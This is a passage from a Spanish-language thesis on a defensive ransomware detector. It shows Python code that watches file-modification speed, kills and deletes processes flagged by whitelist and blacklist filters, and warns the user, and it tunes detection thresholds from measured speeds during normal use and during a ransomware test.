completo, se vaciarán tres cuartos del mismo para seguir rellenando y calculando velocidades.

#### 5.2.3.3. *detectRW* y *check\_mod\_speed*

Dentro de la función *on\_modified\_allFiles*, como hemos visto, encontramos la función *detectRW*, quien comprobará si el tamaño del batch es igual al predefinido, a la mitad o a tres cuartos. En caso de que esto sea cierto, obtendrá el tiempo del último archivo del *batch* y del archivo que se encuentre a una distancia de la mitad del tamaño del *batch*. Acto seguido, le pasará estos datos a la función *check\_mod\_speed*.

```
def detectRW(batch):
    if len(batch) in {batch_size//2, (batch_size*3)//4, batch_size}:
        time2 = batch[len(batch)-1]["Time"]
        time1 = batch[len(batch)-(batch_size//2)]["Time"]
        return check_mod_speed(time1, time2)
```

Fig. 5.8. Función *detectRW*

Una vez la función *check\_mod\_speed* sea llamada, esta calculará la diferencia de segundos que existe entre las dos fechas para luego dividir la mitad del tamaño del *batch* entre este incremento de tiempo. Finalmente comprueba si esta velocidad se encuentra en la banda de detección.

```
def check_mod_speed(time1, time2):
    delta_time = (time2 - time1).total_seconds()
    speed = (batch_size//2) / delta_time
    #measureSpeeds(speed)

    if speed>speed_band[0] and speed<speed_band[1]:
        return True
    else:
        return False
```

Fig. 5.9. Función *check\_mod\_speed*

#### 5.2.4. Función *warning*

Esta implementación será aquella que se encargue de crear la ventana emergente con un aviso de ransomware y una lista de posibles archivos que puedan ser maliciosos. Para ello, a la función se le pasará un diccionario con tres listas de archivos maliciosos obtenida del método *kill\_and\_delete* del módulo *Killer*. Las tres listas serán: *deleted*, *to\_delete* y

*to\_check*. La primera tendrá archivos maliciosos que el programa haya conseguido eliminar, la segunda archivos maliciosos que el programa no haya podido eliminar y la tercera programas sospechosos que el usuario debería revisar.

Como se puede dar el caso de haber sido un falso positivo, esta lista puede venir vacía, será necesario entonces comprobar si esto ocurre antes de llamar al método. La forma es comprobando si el objeto devuelto por el método *kill\_and\_delete* es un booleano Falso en lugar de un diccionario. Ejemplos de esto se encuentran en las imágenes 5.6 y 5.7.

```
def warning(paths_lists):
    warning_message = "Se ha detectado actividad maliciosa en su ordenador.\n"

    if len(paths_lists["deleted"]) !=0:
        warning_message = warning_message + "Los siguientes archivos maliciosos han sido eliminados:\n"
        for path in paths_lists["deleted"]:
            warning_message = warning_message + path + "\n"
    warning_message = warning_message + "\n"

    if len(paths_lists["to_delete"]) !=0:
        warning_message = warning_message + "Los siguientes archivos maliciosos deberían ser eliminados cuanto antes:\n"
        for path in paths_lists["to_delete"]:
            warning_message = warning_message + path + "\n"
    warning_message = warning_message + "\n"

    if len(paths_lists["to_check"]) !=0:
        warning_message = warning_message + "Los siguientes archivos podrían contener un ransomware:\n"
        for path in paths_lists["to_check"]:
            warning_message = warning_message + path + "\n"
    warning_message = warning_message + "\n"

    messagebox.showinfo(message=warning_message , title="Aviso de Ransomware")
```

Fig. 5.10. Función *warning*

Una vez comprobado esto, se generará la ventana empleando la función *showinfo* de la clase *messagebox* de la librería *tkinter*. El mensaje de aviso final tomará la siguiente forma:




Fig. 5.11. Ejemplo de mensaje de aviso de ransomware

### 5.2.5. Otras funciones

Para cerrar el detector, otras funciones auxiliares se han desarrollado. Una de ellas es la ya mencionada *get\_exes*, que añade los archivos *.exe* de una ruta a la lista de archivos

sospechosos. Otras funciones son *measureTime* y *measureSpeed*, las cuales han sido empleadas a la hora de tomar datos. Estas dos últimas, aunque comentadas, se pueden ver en las funciones *on\_modified\_allFiles* y *check\_mod\_speed*.

```
def measureTime(file):
    f_save = open("times.txt", "a")
    f_save.write((file["Time"]).strftime("%H:%M:%S.%f") + "\n")
    f_save.close()

def measureSpeed(speed):
    f = open("speeds.txt", "a")
    f.write(str(speed) + "\n")
    f.close()

def get_exes(path, suspicious_files):
    for root, dirs, files in os.walk(path, topdown=False):
        for name in files:
            if os.path.splitext(name)[1] == ".exe":
                suspicious_files.append(name)
```

Fig. 5.12. Funciones *get\_exes*, *measureTime* y *measureSpeed*

### 5.3. Desarrollo del *Killer*

Pasemos ahora al desarrollo del *Killer*. Este se apoyará principalmente en la librería *psutil*, la cual nos ofrece varias funcionalidades para el manejo y gestión de procesos, funcionalidades como los recursos consumidos —memoria, cpu, disco, etc— o la ruta donde se ejecuta.

#### 5.3.1. *get\_processes*

Tal como se ha descrito en el diseño, comenzaremos por hacer un listado de los archivos ejecutándose dentro del equipo, para ello, desarrollaremos la función *get\_processes()*, cuyos parámetros de entrada será su modo de *sorting*, es decir, si la lista se va a ordenar en base a los megabytes escritos, leídos o no se va a ordenar.

Empleando el método *process\_iter()*, podremos iterar sobre todos los procesos activos devolviéndonos un objeto *Process* con los parámetros que nosotros decidamos que, en este caso, han sido el nombre y el PID. Una vez tengamos la lista, la ordenaremos según el modo elegido.

```

def get_processes(sort):
    processes = []

    for proc in psutil.process_iter(['pid', 'name']):
        try:
            processes.append(proc)
        except:
            pass

    if sort == "r":
        processes = sort_by_read_bytes(processes)
    elif sort == "w":
        processes = sort_by_write_bytes(processes)

    #measure_bytes(process)

    return processes

```

Fig. 5.13. Función *get\_processes*

Los algoritmos de *sorting* serán una implementación del archiconocido *bubble sort*. Y, para acceder a los bytes de cada proceso, será tan sencillo como llamar a la función *io\_counters()* de cada objeto *Process* y, después, al atributo *write\_bytes* o *read\_bytes*.

```

def sort_by_write_bytes(processes):
    for i in range(1, len(processes)):
        for j in range(0, len(processes) - i - 1):
            try:
                if processes[j].io_counters().write_bytes < processes[j + 1].io_counters().write_bytes:
                    temp = processes[j]
                    processes[j] = processes[j+1]
                    processes[j+1] = temp
            except:
                pass
    return processes

```

Fig. 5.14. Función *sort\_by\_write\_bytes*

### 5.3.2. Funciones de *whitelisting* y *blacklisting*

El siguiente paso, será aplicar las funciones de *whitelisting* y *blacklisting*. Recordemos que, la primera, eliminará los procesos legítimos conocidos de la lista de aquellos a analizar, mientras que, la segunda, los dividirá entre procesos sospechosos y maliciosos. Cada una de ellas contendrá palabras que pertenecen a rutas legítimas o a rutas maliciosas.

El algoritmo es sencillo, para cada proceso nos recorreremos la lista de palabras y en caso de que la palabra a comprobar, se encuentre dentro, pondremos un booleano *match* a True. Para el caso de *whitelist*, si la variable resulta al final ser falsa, es porque no se ha encontrado en la ruta de ese proceso una palabra legítima, entonces será añadida a la lista de procesos a ser analizados. para *blacklist* ocurre el caso contrario.

```

def check_word_whitelist(processes, word_whitelist):
    filtered_processes = list()
    match = False

    for proc in processes:
        if proc.exe() not in ["", "Registry"]:
            for word in word_whitelist:
                if word in proc.exe():
                    match = True
        if match == False:
            filtered_processes.append(proc)
        match = False

    return filtered_processes

def check_word_blacklist(processes, word_blacklist):
    blacklist = list()
    suspiciouslist = list()
    match = False

    for proc in processes:
        for word in word_blacklist:
            if word in proc.exe():
                match = True
        if match == True:
            blacklist.append(proc)
        else:
            suspiciouslist.append(proc)
        match = False

    return [blacklist, suspiciouslist]

```

Fig. 5.15. Funciones *check\_word\_whitelist* y *check\_word\_blacklist*

En la función de *whitelisting* se puede ver que también son excluidas las rutas iguales a "" y a "Registry". Esto es a causa de la falta de permisos para pedir las rutas de ciertos procesos del sistema operativo.

### 5.3.3. *kill\_and\_delete*

Finalmente, teniendo todas las funciones desarrolladas, estamos preparados para construir el núcleo del módulo, *kill\_and\_delete*. Este es el algoritmo que empleará el detector una vez haya detectado actividad sospechosa.

Esta función seguirá los pasos que hemos venido comentando, a saber: listado y ordenado de procesos, filtrado de *whitelisting* de los primeros 20 procesos, filtrado de *blacklisting* y la consecuente separación en dos listas y, finalmente, acabará con la ejecución de todos los procesos de las dos listas e intentará eliminar los archivos clasificados como maliciosos.

Esto último, recorreremos los objetos *Process* de cada lista. Para los procesos maliciosos, se guardará su ruta del archivo asociado previamente, seguidamente se empleará la función *kill()* para terminar con la ejecución del proceso y, por último, se tratará de fijar el archivo en modo read/write con *chmod()* para poder eliminarlo, aunque esto puede fallar. En caso de que no se haya conseguido borrar, se añadirá a la lista de archivos que el usuario debería eliminar manualmente. Para los procesos sospechosos sólo se finalizarán y se incluirán en una lista de ficheros que el usuario debería revisar.

```

def kill_and_delete(word_whitelist, word_blacklist):

    processes = get_processes("w")
    processes = check_word_whitelist(processes[0:20], word_whitelist)
    lists = check_word_blacklist(processes, word_blacklist)
    blacklist = lists[0]
    suspiciouslist = lists[1]

    deleted_paths = []
    to_delete_paths = []

    for proc in blacklist:
        path = proc.exe()
        proc.kill()
        try:
            os.chmod(path, 0o777)
            os.remove(path)
            deleted_paths.append(path)
        except:
            to_delete_paths.append(path)

    to_check_paths = []

    for proc in suspiciouslist:
        to_check_paths.append(proc.exe())
        proc.kill()

    if len(deleted_paths) == 0 and len(to_delete_paths) == 0 and len(to_check_paths) == 0:
        return False
    return {"deleted":deleted_paths, "to_delete": to_delete_paths, "to_check":to_check_paths}

```

Fig. 5.16. Función *kill\_and\_delete*

Nótese cómo, al final, si las listas resultan vacías, se entenderá que se está ante un falso positivo, por lo que la función devolverá un *False* que servirá para evitar lanzar el aviso. En las imágenes 5.6 y 5.7 se puede observar cómo esto es implementado.

#### 5.4. Ajuste de parámetros del detector

Llegados a este punto, con el detector completamente implementado, urge confrontar la cuestión de los parámetros de análisis que el mismo debe emplear. Justamente en eso nos encargaremos de este apartado. Comenzaremos por advertir qué velocidades de modificación se alcanzan en un uso normal de un ordenador y las alcanzadas por un ransomware a pleno rendimiento. Estas velocidades serán medidas tanto en bruto, como medidas por el propio *Watchdog*, es decir, dependientes del tamaño del *batch*. Con estos datos trataremos de seleccionar un *batch* y una banda de detección adecuada que pueda darnos buenos resultados.

Es importante entender que los resultados que obtengamos no serán apenas extrapolables, pues las velocidades de modificación dependen absolutamente de la potencia del ordenador. Para una elección adecuada que pueda ajustarse al ordenador utilizado deberían aplicarse métodos más sofisticados que sean capaces de aprender sobre la marcha. La CPU empleada para estas pruebas se trata de un Intel Core i5-10400F de 2.9GHz, 6

núcleos y 12 hilos.

Por último, mencionar que todo el tratamiento de datos se ha realizado con Python y las graficas han sido posibles gracias a la librería *matplotlib*.

#### 5.4.1. Velocidad de modificado de archivos durante un uso normal

Para esta prueba se ha empleado el ordenador de forma usual, es decir, el usuario ha utilizado el ordenador para tareas como la búsqueda por Internet, escribir en archivos *.doc*, aplicaciones multimedia como *Spotify* y mensajería instantánea como *WhatsApp*.

Las velocidades obtenidas se pueden encontrar en la siguiente gráfica, donde aparecen las velocidades respecto a los últimos 30 archivos modificados. Es decir, en el eje de las ordenadas encontramos las velocidades alcanzadas y, en el eje de las abscisas, intervalos de 30 archivos modificados —la elección de este número será revelada más tarde, de momento es necesario que es de 60 archivos—.




Fig. 5.17. Distribución de velocidades de modificación durante un uso normal del equipo

Cómo se puede ver, la velocidad media es de 8.062 modificaciones/s. Sin embargo, durante esa prueba, ha alcanzado picos de hasta 70 mods/s. Además, durante otras pruebas, la aplicación Chrome, reescrito gran cantidad de archivos caché alcanzando velocidades de hasta 12000 mods/s —aunque no menores de 10000 nunca. Esto nos sugiere la necesidad de, en lugar de emplear un umbral, aplicar una banda de velocidades para desechar todas aquellas que pueda producir este tipo de aplicaciones.

Para un mejor análisis, se ha construido otra gráfica donde se presenta los archivos modificados acumulados respecto del tiempo:




Fig. 5.18. Archivos modificados acumulados respecto del tiempo durante un uso normal del equipo

De esta gráfica podemos sacar algunas conclusiones si estudiamos las pendientes más acentuadas. Viendo algunos puntos y linealizando la pendiente entre ellos podemos obtener lo siguiente:




Fig. 5.19. Linealización de los archivos modificados acumulados respecto del tiempo

Podemos observar en esta prueba cómo las pendientes alcanzadas llegan a ser de hasta 47 mods/s. Pero el punto más relevante es el número de archivos cifrados dentro de las pendientes más pronunciadas. El mayor número de archivos cifrados sin parar a velocidad alta ha sido de 65 archivos, correspondiente con la recta morada.

Otra prueba realizada ha tenido como objeto un tipo de programa que emplea muchos archivos. Dicho tipo se trata de un videojuego. En el inicio, el videojuego modifica y carga

gran volumen de archivos lo más rápido posible para un comienzo rápido.




Fig. 5.20. Archivos modificados acumulados respecto del tiempo durante el uso de un videojuego

Aplicando el mismo análisis que las anteriores gráficas, obtenemos la siguiente gráfica con una linealización de puntos:




Fig. 5.21. Linealización de los archivos modificados acumulados respecto del tiempo

Una vez más, la pendiente alcanzada es de 47 mods/s y el número de archivos modificados a esa velocidad es de 73.

#### 5.4.2. Velocidad de modificación de archivos durante la ejecución de un ransomware

En un primer momento, se ha preparado una prueba de cifrado donde 2500 archivos de 1 MB cada uno se alojan en una sola carpeta. Todos los archivos fueron cifrados en apenas 6 segundos, es decir, una velocidad de 415 mods/s. No obstante, estos datos no son extrapolables a un funcionamiento usual del ransomware, puesto que cifrar no es sólo la única actividad que realiza.

En otra prueba, donde el entorno es más realista, se ha contado con alrededor de 1350 archivos repartidos en 283 carpetas y, además, el peso medio de los archivos era de 1.1 MB. El resultado recogido por el *Watchdog* ha sido un tiempo total de 9.83 segundos en cifrar todo, esto es, 137 mods/s. Exponiendo estos resultados en una gráfica:




Fig. 5.22. Archivos modificados acumulados respecto del tiempo durante la ejecución de un ransomware

Observando los datos, vemos que prácticamente todos los archivos han sido modificados en la primera mitad del tiempo de ejecución. Desechando la segunda mitad del tiempo, encontramos que la velocidad media de cifrado es de 270 mods/s. Más aún, en torno 2.5 segundos de los primeros 5 segundos no se han registrado modificaciones.

Todo esto nos lleva a pensar que no es solo el cifrado lo que requiere de cierto tiempo, sino también los cambios de directorio de los archivos a cifrar. Concretamente los cambios en los que los directorios son más diferentes entre sí. Es decir, cambios como de C:/a/b/c/file1 a C:/a/b/c/d/file2 no supondrían mucho tiempo mientras que cambios de C:/a/b/c/file1 a C:/e/f/g/file2, sí.

Aplicando los mismos análisis que anteriormente, llegamos a que las velocidades de modificado alcanzan cotas de hasta 680 mods/s, considerablemente superiores a las del uso normal:




Fig. 5.23. Linealización en los archivos modificados acumulados respecto del tiempo

Sin embargo, igual que se ha hecho con las velocidades de modificado durante un uso normal —ver figura 5.17, utilizando un *batch* de 60 archivos, se han logrado empíricamente los siguientes resultados:




Fig. 5.24. Distribución de velocidades de modificación durante la ejecución de un ransomware

Se observa que las velocidades no se ajustan a las linealizaciones de la figura 5.23. Esto es debido la propia naturaleza del *batch*, que trataremos en el siguiente apartado.

### 5.4.3. Tamaño del *batch*

Como se ha mencionado anteriormente, el *batch* es una lista donde se almacenan las últimas fechas de modificación de archivos y las velocidades se calculan restando a la última fecha aquella que se encuentre en  $N/2$  posiciones atrás, donde  $N$  es el tamaño del *batch*.

Sabiendo esto, y teniendo en cuenta esa forma escalonada que sigue la figura 5.23, podemos intuir que cuanto mayor sea el tamaño del *batch*, más probabilidad habrá de que la media haya sido tomada conteniendo parte de las planicies donde no hay modificaciones. Por consiguiente, las velocidades de modificado registradas serán menores.

Por otro lado, cuanto menor sea el tamaño del *batch*, más probabilidad habrá de que alguna aplicación que edite casualmente un número de archivos aumente la velocidad medida en ese *batch*. Supongamos un tamaño de 30, cualquier aplicación que abra de repente más de 15 archivos podrá dar velocidades lo suficientemente altas como para dar un falso positivo. Pero, contrariamente al caso anterior, registraremos velocidades mayores puesto que será menos frecuente calcular la velocidad sobre cambios de rutas.

En un pequeño ensayo se han obtenido registros de velocidades con varios tamaños de *batch* durante la ejecución de un ransomware. El resultado ha sido el esperado, cuanto mayor es el *batch*, menores son las velocidades registradas:

